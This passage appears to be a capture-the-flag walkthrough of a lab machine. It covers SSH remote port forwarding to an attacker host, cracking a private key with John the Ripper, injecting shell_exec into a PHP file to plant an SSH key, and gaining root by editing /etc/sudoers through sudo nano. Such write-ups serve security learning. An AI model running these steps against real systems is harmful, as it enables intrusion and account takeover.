
This service can be accessed from our attacking machine by using SSH remote port forwarding.

1). Start an SSH server on the attacking machine: service ssh start


2). On the target machine enter: ssh -R 8080:localhost:52846 root@10.10.14.42.

3). Enter the password for the attacking machine.


4). Once connected go back to the attacking machine and browse to http://localhost:8080.




Entering the username jimmy and the password ninja will load the page: <http://localhost:8080/temp/main.php>. Change the url to <http://localhost:8080/main.php> and hit enter.



John the ripper can be used to crack SSH private keys, but first we need to convert the file to a format that john understands. After copying the key to a text file, we run the command /usr/share/john/ssh2john.py sshKey.txt > crackTheKey.txt.



Firing up john and using the rockyou.txt wordlist gives us the correct password in a few minutes.




To successfully login as Joanna we need to decrypt the private key. The tool openssl can do this for us: openssl rsa -in sshKey.txt -out ~/.ssh/joannas\_key.txt. Finally we need to upload a public key, generated by our attacking machine, to the directory /home/Joanna/.ssh.


1). Create a new public/private ssh key pair: ssh-keygen -t rsa

2). Move the key to the target machine and store it in /var/www/internal.



Add the command shell\_exec(“cp id\_rsa /home/Joanna/.ssh/id\_rsa”) to main.php. The file should now look like this: 

Execute the script by logging back into the webserver on port 52846. After this is done, we should be able to login to Joanna’s account.



**Obtaining Root Privileges**

The user Joanna can use sudo to run nano on the file /opt/priv (use sudo -l to see this). Luckily for us, nano allows us to load and edit any file that we have permission to edit into the editor (use CTRL+R to load the file). This is wonderful because we used sudo to run nano, which means that nano is running with root privileges. Root was obtained by loading the /etc/sudoers and adding joanna ALL=root NOPASSWD:ALL to the end of the file.



Save the changes and exit. Now we simply need to run the command sudo -i to become root.

